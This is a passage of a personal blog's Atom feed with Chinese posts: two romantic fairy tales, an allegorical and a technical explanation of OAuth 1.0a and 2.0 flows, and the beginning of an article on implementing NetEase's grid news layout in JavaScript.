    <link href="https://RainieZhang-yilia.github.io/2013/09/10/my-fairy-tale2/"/>
    <id>https://RainieZhang-yilia.github.io/2013/09/10/my-fairy-tale2/</id>
    <published>2013-09-10T02:55:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><strong>【梦中的小偷】</strong></p>
<p>花店的姑娘喜欢他已经很久了，但羞涩的夜雾总是阻隔着她的心事。警察喜欢姑娘也已经很久了，他勇敢正义，在她面前却像小偷一般。每天他们回家时，都会相向经过小巷，这是一条他们都愿意迷失的归途。撑着油纸伞，渐行渐近的，是彼此瑟缩的心跳。姑娘的长发芬芳如兰，飘散如霓，一如晚风扫过梦境，一个不经意的眼神，两人如同触电一般的回避，丘比特躲在墙角呵呵呵的笑…但这个心事，大家都没有说破。<br><a id="more"></a><br>有一天，姑娘来找他，说她遇到了一个小偷，每天都会偷走她的一朵玫瑰。但这个小偷活在她的梦中，每晚睡着时都会出现，问警察能不能帮抓住他。警察神通广大，抓过的小偷不计其数，小到偷糖的有着透明翅膀的蚂蚁，大到喜欢金币的贪婪巨龙，但他着实没有见过梦中的小偷。他还是毫不迟疑的答应了面前低着头的姑娘，缘于内心无与言说的理由。只是，如何才能进入姑娘的梦境是一个巨大的难题。他请教了一切有学识的人，炼金术师，先知，方士，甚至是路过的游吟诗人，最后他被赠与了一瓶毒药——一个神秘的织梦者告诉他，喝掉它就能进入梦境，代价是醒来后会忘掉那个最喜欢的人。</p>
<p>强烈的爱意使警察奋不顾身，即使只是为她去抓一个小偷，即使醒来就要忘了她。他愿意，让爱情像烟花一样绽放一次。毒药穿肠而过时，他感觉到那是酒的味道，苦涩又甘洌。而姑娘的梦中是一片花的海洋，却没有小偷的身影。他沿着花径一直走，到了尽头，那里是一个清澈的湖，警察往湖水看下去，终于看到了小偷正义的脸庞。姑娘站在远处，澄澈的湖光将她的心事映得通透，她轻轻的告诉他：“你这个该死的小偷，竟偷走了我的心…”</p>
<p><strong>【织梦人的表白】</strong></p>
<p>织梦人喜欢在夜里漫游，但没人知道这其中的原因。织梦人知道原因，但他想说出来时，都被人们当作了梦中的呓语。他走路平稳缓慢，仿佛一阵风在缓缓掠过，当午夜的百里香随月光四起，茫茫星图在诉说心事之时，织梦人将脚步放到最慢，独享这静美的时光。他走呀走，等到快要走到夜的尽头，他总会留下一张巨大的梦，像被子一样铺展到人们身上，就此隐去行踪。他是夜的行者，也是梦的主人。</p>
<p>塘边的一隅花影重重，那是他时常流连的所在，而他喜欢的她，则是这里最美的花仙。短暂的花期使得告白计划略显仓促，而这又是他唯一的机会——七天后随鲜花零落，花仙们将飘散远方，寻找新的花海。织梦人将绵延的情绪写成诗，再编织成了七张有声音的梦。于是在仙子的梦中…</p>
<p>第一天。他带她听善解人意的雨水，那些叮咚的声响，他说这是春天的表白。<br>第二天。他轻捂她的耳，说这是风的吟唱，正在撩拨开夜的黑发。<br>第三天。他们听到压迫着大地的节奏，那是四处奔跑的小鹿，源源的活力在土地的经脉游走。<br>第四天。他们听见瑟缩的微动，不知是竹子的拔节，还是彼此的心跳？<br>第五天。他让雷声奔流，告诉她需要乐观与勇敢。<br>第六天。他告诉她，月亮在乌云中钻出来时，也会有调皮的笑声。<br>第七天。他让她听到了自己的声音：我爱你…              </p>
<p>静心设计的表白似乎没有给织梦人带来收获，因为花仙在第二天醒来后，就会忘掉昨日的梦。而不善表达的他，仍然不敢在真实的世界勇敢一次。花仙梦醒时的明媚笑容与织梦人的落寞相映成殇。而就在花仙们离去的黄昏，她却留了下来，她寻到了他，问：趁玫瑰还没凋谢，能替我摘一朵吗？惊喜与不解冲昏了头脑，糊涂的织梦人来不及思考其中的原因——原来慌乱中第七张梦被遗落在家里，第七天的事情是真实的经历。花仙说，无数个梦，不如一个真实的你。从此，织梦人不再织梦。</p>
<p>——litten 2013.09.10 讲两个爱情故事给谁听？</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;strong&gt;【梦中的小偷】&lt;/strong&gt;&lt;/p&gt;
&lt;p&gt;花店的姑娘喜欢他已经很久了，但羞涩的夜雾总是阻隔着她的心事。警察喜欢姑娘也已经很久了，他勇敢正义，在她面前却像小偷一般。每天他们回家时，都会相向经过小巷，这是一条他们都愿意迷失的归途。撑着油纸伞，渐行渐近的，是彼此瑟缩的心跳。姑娘的长发芬芳如兰，飘散如霓，一如晚风扫过梦境，一个不经意的眼神，两人如同触电一般的回避，丘比特躲在墙角呵呵呵的笑…但这个心事，大家都没有说破。&lt;br&gt;
    
    </summary>
    
    
      <category term="旧事" scheme="https://RainieZhang-yilia.github.io/tags/%E6%97%A7%E4%BA%8B/"/>
    
  </entry>
  
  <entry>
    <title>兔子，胡萝卜与OAuth的故事</title>
    <link href="https://RainieZhang-yilia.github.io/2013/08/20/oauth-rabbit/"/>
    <id>https://RainieZhang-yilia.github.io/2013/08/20/oauth-rabbit/</id>
    <published>2013-08-20T04:55:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/rabbit.jpg" alt="来搞一记Oauth吧"> </p>
<blockquote>
<p>那些简单的故事，就别用复杂的方式传诵</p>
</blockquote>
<p>##<strong>【让我来讲几个故事吧】</strong>     </p>
<p>从前，有只老兔子，在仓库里存了一万根胡萝卜，作为给小兔子的遗产。而后他就去周游世界了。小兔子有天想去把萝卜拿出来，却被仓库外的一只兔子拦住了。一问才知道，这是老兔子安排的仓库守卫。和所有故事中的守护者一样，他正直而古板，八字眉下面有着睡眠不足的熊猫眼，世人一般称他为兔门神。兔子想要拿到萝卜，就得说服兔门神呀，于是他走了上前…<br><a id="more"></a></p>
<p>##<strong>【兔子与OAuth1.0的故事】</strong></p>
<ol>
<li>兔子首先得证明自己是只兔子，不是狗熊也不是狼，于是他向兔门神出示了身份证</li>
<li>兔门神说：哦，你是只兔子。但你还得证明你是老兔子的兔崽子呀。兔子说我爸旅游去了，怎么证明呢？兔门神说，这样吧，我把你的身份证拍下来，发送给你爸，让他看下这是不是你。于是兔门神打开了微信……</li>
<li>正在休假的老兔子看了下照片，回复说证件照好难看毁三观啊，但勉强认得出这货就是我儿子</li>
<li>兔门神确认这信息后，说，你老爸还是认你这个儿子的</li>
<li>兔子问，那我可以去拿胡萝卜了没？</li>
<li>兔门神说，可以了，这样吧，我发你个通行证，以后拿这个来我就不用这么麻烦了。</li>
</ol>
<p>##<strong>【兔子与OAuth1.0a的故事】</strong></p>
<p>这种貌似天衣无缝的形式，却被一只坏兔子看出了破绽。他注意到一个细节，在最后的一步，兔门神都是习惯性的把通行证交给了面前的兔子,而不管这只兔子是不是当初的那只。于是，坏兔子趁兔门神正在和老兔子聊微信的时候，一个劲站在了兔子前面，最后兔门神居然把通行证塞给了他！这怎么可以？于是在第一步和第六步又有了修改。</p>
<ol>
<li>兔子出示身份证的同时，也出示了自己的私房照，说，门神大哥呀，后面你记得把通行证给照片上的帅哥！</li>
<li>……</li>
<li>……</li>
<li>……</li>
<li>……</li>
<li>兔门神看了下面前的兔子，私房照上的明显P过嘛但勉强认得出是本人，于是才交出了通行证</li>
</ol>
<p>##<strong>【兔子与Oauth2.0的故事】</strong></p>
<p>兔门神回家后，向他的老婆兔女神汇报了今天的工作，更安全的方案使他得意洋洋，没想到被兔女神骂了一顿。兔女神说，兔子证明自己还得带个身份证，你不知道在天朝办个身份证多麻烦吗？让小兔子跟老兔子去聊下微信就可以了干嘛要你插手？兔门神哑口无言，兔女神高贵冷艳的说我有四种方案，给你先说说最常用的一种吧。</p>
<ol>
<li>兔子一开始就跟他老爸聊微信了。当然他得明确告诉老爸，他需要打开哪个仓库（因为老兔子有很多儿子，每个儿子去拿萝卜的仓库不一样，兔子要指定一下具体是哪个，问他可不可以）</li>
<li>老兔子回复说：“just do IT”…</li>
<li>兔子然后去拿胡萝卜，首先被兔女神拦住了。女神告诉他，你要给我四样东西：老兔子的回复，你的私房照，身份证，还要给我一个密码。兔子愣愣的想了个密码，把这四样东西交了过去</li>
<li>兔女神把这四种东西混在一起，用魔法变出了两件法宝：一封情书和一撮猴子毛…然后她解释说：拿着我的情书去找我老公，他就让你进仓库了；但是这情书会过期，是出于安全考虑啦，过期后你得召唤我再写一封，召唤出我的步骤就是吹一下猴子毛，像孙悟空那样你就别在意这些细节好伐？</li>
<li>兔子拿着情书去找兔门神时，发现他由于被妻子分担了压力，明显睡眠好多了…</li>
</ol>
<p>##<strong>【演员表】</strong></p>
<p><strong>兔子</strong>-消费者，也就是第三方应用<br><strong>老兔子</strong>-用户，也就是我们，记住，我们永远是第三方的亲爹<br><strong>仓库</strong>-Oauth提供者，这里有我们保存的资料，比如说新浪微博，qq空间，人人…<br><strong>兔门神</strong>-在前两个故事中，由授权服务器和资源服务器共同扮演，在最后的故事中，只由资源服务器扮演<br><strong>兔女神</strong>-授权服务器，只管授权，不管取资源                   </p>
<p>##<strong>【重要道具】</strong></p>
<p><strong>身份证</strong>-签名，将一个http请求以及相应参数字符串化<br><strong>拍下的身份证照片</strong>-Request Token，服务器进行认证<br><strong>通行证</strong>-Access Token，获取资源的凭证<br><strong>私房照</strong>-重定向地址<br><strong>坏兔子</strong>(我把它当成道具而不是演员)-重定向地址劫持<br><strong>仓库的名称</strong>-appId,即对应具体哪个第三方<br><strong>just do it</strong>-Auth code，用户授权号<br><strong>第三个故事的身份证</strong>-client id 客户端帐号<br><strong>密码</strong>-client secret 客户端密码<br><strong>魔法</strong>-将client id，client secket，重定向地址，Auth code生成Access Token<br><strong>情书</strong>-Access Token，获取资源的凭证<br><strong>猴子毛</strong>-Refresh Token，用来在Access Token过期后将其刷新，刷新需带上client id和client secret                        </p>
<p>##<strong>【说书人说】</strong></p>
<p>Oauth2.0比起Oauth1.0，没有了第一步的签名，将服务器分开为授权服务器与资源服务器。这是最大的两个特征。开放平台必须得做到对第三方友好，才有利于接入。像Oauth1.0签名的操作，就难倒了许多第三方。也许你知道了Oauth2.0接入步骤简化了些，但也知道其内部实现要更复杂，抛去安全方面的考虑，我认为这是正确的方向。因为，Oauth2.0在某种意义上说，向第三方做到了——“把悲伤留给自己，你的美丽让你带走”。</p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;&lt;img src=&quot;/assets/blogImg/rabbit.jpg&quot; alt=&quot;来搞一记Oauth吧&quot;&gt; &lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;那些简单的故事，就别用复杂的方式传诵&lt;/p&gt;
&lt;/blockquote&gt;
&lt;p&gt;##&lt;strong&gt;【让我来讲几个故事吧】&lt;/strong&gt;     &lt;/p&gt;
&lt;p&gt;从前，有只老兔子，在仓库里存了一万根胡萝卜，作为给小兔子的遗产。而后他就去周游世界了。小兔子有天想去把萝卜拿出来，却被仓库外的一只兔子拦住了。一问才知道，这是老兔子安排的仓库守卫。和所有故事中的守护者一样，他正直而古板，八字眉下面有着睡眠不足的熊猫眼，世人一般称他为兔门神。兔子想要拿到萝卜，就得说服兔门神呀，于是他走了上前…&lt;br&gt;
    
    </summary>
    
    
      <category term="web" scheme="https://RainieZhang-yilia.github.io/tags/web/"/>
    
  </entry>
  
  <entry>
    <title>谈谈OAuth1,OAuth2异同</title>
    <link href="https://RainieZhang-yilia.github.io/2013/08/11/brief-oauth/"/>
    <id>https://RainieZhang-yilia.github.io/2013/08/11/brief-oauth/</id>
    <published>2013-08-11T02:55:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p>##<strong>一、写在前面</strong><br>在收集资料时，我查询和学习了许多介绍OAuth的文章，这些文章有好有坏，但大多是从个例出发。因此我想从官方文档出发，结合在stackoverflow上的一些讨论，一并整理一下。整理的内容分为OAuth1.0a和OAuth2两部分。</p>
<blockquote>
<p>OAuth 1.0a：One Leg -&gt;Two Leg -&gt; Three Legged<br>OAuth 2:Two Leg -&gt;Three Legged (附：Refresh Token的方式)</p>
</blockquote>
<p>这两种模式都是按箭头从左往右安全性递增，其实现也会相对复杂。关于官方的这种leg（腿？）的说法，在中文翻译中比较少有文章提及。下面分别来介绍OAuth的这5种授权流程。</p>
<a id="more"></a>
<p>##<strong>二、OAuth1.0a</strong><br><strong>2.1 OAuth 1.0a (One Leg)</strong></p>
<ol>
<li>应用给服务器发送一个签名请求，附带以下参数：           <ul>
<li>oauth_token Empty String             </li>
<li>oauth_consumer_key                  </li>
<li>oauth_timestamp                   </li>
<li>oauth_nonce                    </li>
<li>oauth_signature                  </li>
<li>oauth_signature_method              </li>
<li>oauth_version Optional                  </li>
</ul>
</li>
<li>服务验证并授予对资源的访问                 </li>
<li>应用程序利用请求的资源                </li>
</ol>
<p><strong>2.2 OAuth 1.0a (Two Legs)</strong></p>
<ol>
<li>应用发送一个签名请求，以获取 Request Token：                 <ul>
<li>oauth_consumer_key                          </li>
<li>oauth_timestamp                     </li>
<li>oauth_nonce                        </li>
<li>oauth_signature                  </li>
<li>oauth_signature_method                       </li>
<li>oauth_version Optional                      </li>
</ul>
</li>
<li>服务器返回Request Token：                   <ul>
<li>oauth_token                    </li>
<li>oauth_token_secret                  </li>
<li>Additional Parameters / Arguments                   </li>
</ul>
</li>
<li>发送签名请求，用Request Token换取Access Token                      <ul>
<li>oauth_token Request Token                    </li>
<li>oauth_consumer_key                   </li>
<li>oauth_nonce                 </li>
<li>oauth_signature                      </li>
<li>oauth_signature_method                    </li>
<li>oauth_version                           </li>
</ul>
</li>
<li>服务器返回Access Token和Token Secret    </li>
<li>应用通过Access Token和Token Secret利用请求的资源</li>
</ol>
<p><strong>2.3 OAuth 1.0a (Three Legged)</strong></p>
<ol>
<li>应用发送一个签名请求，以获取 Request Token：                <ul>
<li>oauth_consumer_key                       </li>
<li>oauth_timestamp                       </li>
<li>oauth_nonce                       </li>
<li>oauth_signature                       </li>
<li>oauth_signature_method                       </li>
<li>oauth_version Optional                       </li>
</ul>
</li>
<li>服务器返回Request Token：                       <ul>
<li>oauth_token                       </li>
<li>oauth_token_secret                       </li>
<li>oauth_callback_confirmed                       </li>
<li>… Additional Parameters / Arguments                       </li>
</ul>
</li>
<li>发送给用户授权的URL                       <ul>
<li>oauth_token                       </li>
</ul>
</li>
<li>提示用户进行授权                       </li>
<li>用户进行授权                       </li>
<li>授权结束后返回应用，附带上：                       <ul>
<li>oauth_token                       </li>
<li>oauth_verifier                       </li>
</ul>
</li>
<li>发送签名请求，用Request Token换取Access Token                       <ul>
<li>oauth_token Request Token                       </li>
<li>oauth_consumer_key                       </li>
<li>oauth_nonce                       </li>
<li>oauth_signature                       </li>
<li>oauth_signature_method                       </li>
<li>oauth_version                       </li>
<li>oauth_verifier                       </li>
</ul>
</li>
<li>服务器返回Access Token和Token Secret                       </li>
<li>应用通过Access Token和Token Secret利用请求的资源                       </li>
</ol>
<p>##<strong>三、OAuth2</strong>         </p>
<p><strong> 3.1 OAuth 2 (Two Legged)</strong></p>
<p>3.1.1 客户端凭据方式              </p>
<ol>
<li>应用发送请求到服务器：                   <ul>
<li>grant_type = client_credentials<br>如果没有使用Authorization（Authorization: Basic Base64(client_id:client_secret)） 的header，必须附带参数为：                   </li>
<li>client_id                   </li>
<li>client_secret                   </li>
</ul>
</li>
<li>服务器以Access Token回应                   <ul>
<li>access_token                   </li>
<li>expires_in                   </li>
<li>token_type                   </li>
</ul>
</li>
</ol>
<p>3.1.2 隐式授予方式               </p>
<ol>
<li>应用发送请求到服务器：                                                <ul>
<li>response_type = token                      </li>
<li>redirect_uri This is a server-side Redirection URI hosted by the provider or yourself.                      </li>
<li>scope                      </li>
<li>state Optional                      </li>
<li>client_id                      </li>
</ul>
</li>
<li>用户可根据需要授权。                      <ul>
<li>username                      </li>
<li>password                      </li>
</ul>
</li>
<li>服务器将响应包含access_token在内的redirect_uri                      </li>
<li>应用程序跳转至redirect_uri                      </li>
<li>redirect_uri将响应一段脚本或HTML片段。响应的脚本或HTML片段包含参数access_token，还有您可能需要的任何其他参数。                  </li>
</ol>
<p>3.1.3 资源所有者密码方式                  </p>
<ol>
<li>应用向资源所有者请求凭证                   <ul>
<li>username                   </li>
<li>password                   </li>
</ul>
</li>
<li>应用使用凭证，向服务器发送请求                   <ul>
<li>grant_type = password                   </li>
<li>username                   </li>
<li>password<br>url看起来会像这样：grant_type=password&amp;username=my_username&amp;password=my_password<br>如果你没有使用Authorization的header，必须附带上参数：                   </li>
<li>client_id                   </li>
<li>client_secret<br>url看起来会像是：<br>grant_type=password&amp;username=my_username&amp;password=my_password&amp;client_id=random_string&amp;client_secret=random_secret                   </li>
</ul>
</li>
<li>服务器返回Access Toke                   <ul>
<li>access_token                   </li>
<li>expires_in                   </li>
<li>token_type                   </li>
</ul>
</li>
</ol>
<p><strong> 3.2 OAuth 2 (Three Legged) </strong></p>
<ol>
<li>应用重定向用户到授权服务：                    <ul>
<li>client_id                    </li>
<li>redirect_uri                    </li>
<li>response_type                    </li>
<li>state Optional; Unique identifier to protect against CSRF                    </li>
<li>scope Optional; what data your application can access.<br>url看起来会像是：<br>oauth_service/login/oauth/authorize?client_id=3MVG9lKcPoNINVB&amp;redirect_uri=<a href="http://localhost/oauth/code_callback&amp;scope=user" target="_blank" rel="external">http://localhost/oauth/code_callback&amp;scope=user</a>                    </li>
</ul>
</li>
<li>用户登录服务器并确认授权给应用                    </li>
<li>服务器重定向用户到redirect_url ，附带参数：                    <ul>
<li>code                    </li>
<li>state                    </li>
</ul>
</li>
<li>应用拿到code，并换取Access Token                    <ul>
<li>client_id                    </li>
<li>client_secret                    </li>
<li>code                    </li>
<li>redirect_uri Optional;                    </li>
<li>grant_type = “authorization_code”                    </li>
</ul>
</li>
<li>如果的client_id和client_secret是有效的，服务器将调用一个回调redirect_url，包含ACCESS_TOKEN                    <ul>
<li>access_token                    </li>
<li>expires_in                    </li>
<li>refresh_token                    </li>
</ul>
</li>
<li>应用保存ACCESS_TOKEN，在随后的请求中使用。通常这个值被存储在session或或cookie，需要时作为授权请求的参数。   </li>
</ol>
<p><strong> 3.3 OAuth 2 (Refresh Token 刷新token) </strong></p>
<p>在OAuth2中，Token会有过期时间，我们必须去refresh_token，使用其他一些先前获得的参数，生成一个新的token。这是一个容易得多的流程。    </p>
<ol>
<li>创建刷新令牌请求                  <ul>
<li>grant_type = “refresh_token”                      </li>
<li>scope Optional; Cannot have any new scopes not previously defined.                     </li>
<li>refresh_token                     </li>
<li>client_id                     </li>
<li>client_secret                     </li>
</ul>
</li>
<li>服务验证和响应以下参数：                     <ul>
<li>access_token                     </li>
<li>issued_at                     </li>
</ul>
</li>
</ol>
<p>##<strong>四、stackoverflow上的一些问答</strong>         </p>
<p><strong>Q</strong>：OpenID和OAuth的区别是什么？<br><strong>A</strong>：OpenID是有关身份验证（即证明你是谁），OAuth有关授权（即授予访问权限），推荐博文：<a href="http://cakebaker.42dh.com/2008/04/01/openid-versus-oauth-from-the-users-perspective/" target="_blank" rel="external">从用户的角度来看OpenID和OAuth</a>                    </p>
<p><strong>Q</strong>：OAuth2与OAuth1不同的地方是？有人可以简单的解释的OAuth2和OAuth1之间的区别吗？ OAuth1现在已经过时，应实施的OAuth2？我没有看到许多实现的OAuth2，大多数仍在使用OAuth，这让我怀疑的OAuth2的准备使用。是吗？<br><strong>A</strong>：OAuth2能更好地支持不是基于浏览器的应用。对于不是基于浏览器的应用程序，这是对OAuth的主要挑战。例如，在OAuth1.0，桌面应用或手机应用必须引导用户打开浏览器所需的服务，与服务进行身份验证，并复制令牌从服务返回给应用程序。这里的主要批评是针对用户体验。使用OAuth2.0，可以用新的方式为用户的应用程序获得授权。<br>OAuth2.0不再需要客户端应用程序拥有密钥。这让人回想起老的Twitter认证的API，它并不需要应用得到HMAC哈希令牌和请求字符串。使用OAuth2.0，应用程序可以通过HTTPS获得令牌。<br>OAuth2.0的签名流程简单得多。没有更多的特殊解析，排序，或编码。<br>OAuth2.0的访问令牌是“短命”的。通常情况下，OAuth1.0的访问令牌可以存储一年或一年以上（Twitter从来没有让他们到期）。 OAuth的2.0有刷新令牌的概念。虽然我不能完全肯定这是什么意思，我的猜测是，您的访问令牌可以是短暂存储的（即基于会话），而你可以刷新令牌。你使用刷新令牌获取新的访问令牌，而不是让用户重新授权您的应用程序。<br>最后，OAuth2.0使得负责处理的OAuth请求的服务器和处理用户的授权服务器之间的角色有一个干净的分离。更多信息，在上述的文章中详述。</p>
<p><strong>Q</strong>：OAuth2服务器群怎么使用state来防范CSRF？<br><strong>A</strong>：state只是一个随机的字符串，可以做这样的事情：$state = md5(uniqid(rand(), TRUE));在session中记录satate，以便稍后你能做验证。一些额外的资料：<a href="http://tools.ietf.org/html/draft-ietf-oauth-v2-threatmodel-00" target="_blank" rel="external">OAuth2威胁文件模型</a>，<a href="http://tools.ietf.org/html/draft-ietf-oauth-v2-26#section-10.12" target="_blank" rel="external">特别CSRF保护</a>                                    </p>
]]></content>
    
    <summary type="html">
    
      &lt;p&gt;##&lt;strong&gt;一、写在前面&lt;/strong&gt;&lt;br&gt;在收集资料时，我查询和学习了许多介绍OAuth的文章，这些文章有好有坏，但大多是从个例出发。因此我想从官方文档出发，结合在stackoverflow上的一些讨论，一并整理一下。整理的内容分为OAuth1.0a和OAuth2两部分。&lt;/p&gt;
&lt;blockquote&gt;
&lt;p&gt;OAuth 1.0a：One Leg -&amp;gt;Two Leg -&amp;gt; Three Legged&lt;br&gt;OAuth 2:Two Leg -&amp;gt;Three Legged (附：Refresh Token的方式)&lt;/p&gt;
&lt;/blockquote&gt;
&lt;p&gt;这两种模式都是按箭头从左往右安全性递增，其实现也会相对复杂。关于官方的这种leg（腿？）的说法，在中文翻译中比较少有文章提及。下面分别来介绍OAuth的这5种授权流程。&lt;/p&gt;
    
    </summary>
    
    
      <category term="web" scheme="https://RainieZhang-yilia.github.io/tags/web/"/>
    
  </entry>
  
  <entry>
    <title>网易“聚合阅读”布局的实现</title>
    <link href="https://RainieZhang-yilia.github.io/2013/05/03/my-news-reader-box/"/>
    <id>https://RainieZhang-yilia.github.io/2013/05/03/my-news-reader-box/</id>
    <published>2013-05-03T02:55:00.000Z</published>
    <updated>2016-12-04T00:51:20.000Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/assets/blogImg/myReader0.jpg" alt="聚合阅读">   </p>
<p>网易<a href="http://news.tag.163.com/" target="_blank" rel="external">聚合阅读</a>的出现的确让人惊艳了一下。流畅的交互,使碎片化的新闻资讯像报纸一样摊在眼前,这是信息大爆炸的时代产物。不管你能不能接受这种新阅读形式，事实上，每天越来越多的新闻层出不穷，还没被人看到就已成为了“旧闻”。回归报纸的版面设计，堆叠新闻模块，让用户告别一条接一条整齐的新闻链接，而是在一个版面上提供更多的信息，不失为一种尝试。</p>
<p>而抛去产品的层面，从前端方向来看，“聚合阅读”也有许多值得学习的地方。这几天研究了一下源码，谈谈它随机布局的实现，以及一些优化的措施。</p>
<p>##<strong>demo</strong></p>
<p>点击按钮可以改变布局：<br><a id="more"></a></p>
<iframe id="demoIframe" src="/assets/demo/my_news_reader/index.html" width="600" height="420" scrolling="no"></iframe>

<p>##<strong>一.怎样定义格子对象</strong></p>
<p>每个格子对象，都至少应该有这5个属性：   </p>
<ul>
<li>left：距离左边界的位置         </li>
<li>top：距离上边界的位置           </li>
<li>width：格子宽度             </li>
<li>height：格子高度            </li>
<li>background：格子颜色        </li>
</ul>
<p>逐个去定义对象无疑是愚蠢的：<br><figure class="highlight js"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div></pre></td><td class="code"><pre><div class="line"><span class="function"><span class="keyword">function</span> <span class="title">Block</span>(<span class="params">o</span>)</span>&#123;</div><div class="line">	<span class="keyword">return</span>&#123;</div><div class="line">		<span class="attr">left</span>: o.left,</div><div class="line">		<span class="attr">top</span>: o.top,</div><div class="line">		<span class="attr">width</span>: o.width,</div><div class="line">		<span class="attr">height</span>: o.height,</div><div class="line">		<span class="attr">bg</span>: o.bg</div><div class="line">	&#125;</div><div class="line">&#125;</div><div class="line"><span class="keyword">var</span> block1 = <span class="keyword">new</span> Block(&#123;</div><div class="line">	<span class="attr">left</span>: <span class="number">0</span>,</div><div class="line">	<span class="attr">top</span>: <span class="number">0</span>,</div><div class="line">	<span class="attr">width</span>: <span class="number">50</span>,</div><div class="line">	<span class="attr">height</span>: <span class="number">50</span>,</div><div class="line">	<span class="attr">bg</span>: <span class="string">"#3f3"</span></div><div class="line">&#125;);</div><div class="line"><span class="keyword">var</span> block2 = …</div><div class="line">…</div><div class="line"><span class="keyword">var</span> block37 = …</div></pre></td></tr></table></figure></p>
<p>这样不仅不利于后期维护，而且构造格子的嵌套关系也相对麻烦。</p>
<p>网易的做法是使用“交替切割”的方式来做：         </p>
<ol>
<li>将大块先切成两列。         </li>
<li>左列（红色部分）再切成三行，右列（褐，黄，蓝部分）也切成三行。</li>
<li>对形成的6个小块，再进行列的切割</li>
</ol>
<p>整个做法就是“列-行-列-行-……”这样的交替切割。所以它的对象是这样设置的,其中random属性可以约定同级的cols或rows是否可以随机变换位置，width和height的值是规定一个父级块的分割比例。其设置的形式例如（例子与demo的设定无关）：<br><figure class="highlight js"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div><div class="line">20</div><div class="line">21</div><div class="line">22</div><div class="line">23</div><div class="line">24</div><div class="line">25</div><div class="line">26</div><div class="line">27</div><div class="line">28</div><div class="line">29</div><div class="line">30</div><div class="line">31</div><div class="line">32</div><div class="line">33</div><div class="line">34</div></pre></td><td class="code"><pre><div class="line"><span class="built_in">window</span>.tagConfig.pageLayout = &#123;</div><div class="line">	<span class="attr">top</span>: <span class="number">0</span>,</div><div class="line">	<span class="attr">left</span>: <span class="number">0</span>,</div><div class="line">	<span class="attr">width</span>: <span class="number">100</span>,</div><div class="line">	<span class="attr">height</span>: <span class="number">100</span>,</div><div class="line">	<span class="attr">random</span>: !<span class="number">1</span>,</div><div class="line">	<span class="attr">cols</span>: [&#123;</div><div class="line">		<span class="attr">width</span>: <span class="number">30</span>,</div><div class="line">		<span class="attr">rows</span>: [&#123;</div><div class="line">			<span class="attr">height</span>: <span class="number">40</span>,</div><div class="line">			<span class="attr">cols</span>: [&#123;</div><div class="line">				<span class="attr">width</span>: <span class="number">30</span>,</div><div class="line">				<span class="attr">rows</span>:[&#123;</div><div class="line">					<span class="attr">height</span>:<span class="number">100</span></div><div class="line">				&#125;]</div><div class="line">			&#125;,&#123;</div><div class="line">				<span class="attr">width</span>: <span class="number">70</span>,</div><div class="line">				<span class="attr">rows</span>:[&#123;</div><div class="line">					<span class="attr">height</span>:<span class="number">100</span></div><div class="line">				&#125;]</div><div class="line">			&#125;]</div><div class="line">		&#125;,</div><div class="line">		&#123;</div><div class="line">			<span class="attr">height</span>: <span class="number">30</span></div><div class="line">		&#125;,&#123;</div><div class="line">			<span class="attr">height</span>: <span class="number">30</span></div><div class="line">		&#125;]</div><div class="line">	&#125;,&#123;</div><div class="line">		<span class="attr">width</span>: <span class="number">70</span>,</div><div class="line">		<span class="attr">rows</span>:[&#123;</div><div class="line">			<span class="attr">height</span>:<span class="number">100</span></div><div class="line">		&#125;]</div><div class="line">	&#125;]</div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<p>##<strong>二.递归调用切割函数</strong><br><figure class="highlight js"><table><tr><td class="gutter"><pre><div class="line">1</div><div class="line">2</div><div class="line">3</div><div class="line">4</div><div class="line">5</div><div class="line">6</div><div class="line">7</div><div class="line">8</div><div class="line">9</div><div class="line">10</div><div class="line">11</div><div class="line">12</div><div class="line">13</div><div class="line">14</div><div class="line">15</div><div class="line">16</div><div class="line">17</div><div class="line">18</div><div class="line">19</div></pre></td><td class="code"><pre><div class="line"><span class="function"><span class="keyword">function</span> <span class="title">_getGrids</span>(<span class="params">tag</span>) </span>&#123;</div><div class="line">	<span class="comment">/*domArr是拥有left,top,width,height,bg等属性的所有dom数组，_getGrids的最终目的就是生成这个数组*/</span></div><div class="line">	<span class="keyword">var</span> domArr = [],</div><div class="line">	_cutGrid(tag.pageLayout,</div><div class="line">		<span class="function"><span class="keyword">function</span>(<span class="params">tag</span>) </span>&#123;</div><div class="line">			<span class="keyword">if</span> (tag.rows || tag.cols) &#123;</div><div class="line">				<span class="comment">/*假如子级存在rows或者cols，则递归切割*/</span></div><div class="line">				_cutGrid(tag, <span class="built_in">arguments</span>.callee);</div><div class="line">			&#125;</div><div class="line">			<span class="keyword">else</span> &#123;</div><div class="line">				<span class="comment">/*子级不存在rows或者cols，不再进行切割，构造domArr*/</span></div><div class="line">				…</div><div class="line">				domArr.push(xxx)</div><div class="line">				…</div><div class="line">			&#125;</div><div class="line">		&#125;</div><div class="line">	);</div><div class="line">	<span class="keyword">return</span> domArr;</div><div class="line">&#125;</div></pre></td></tr></table></figure></p>
<p>##<strong>三.切割函数</strong></p>
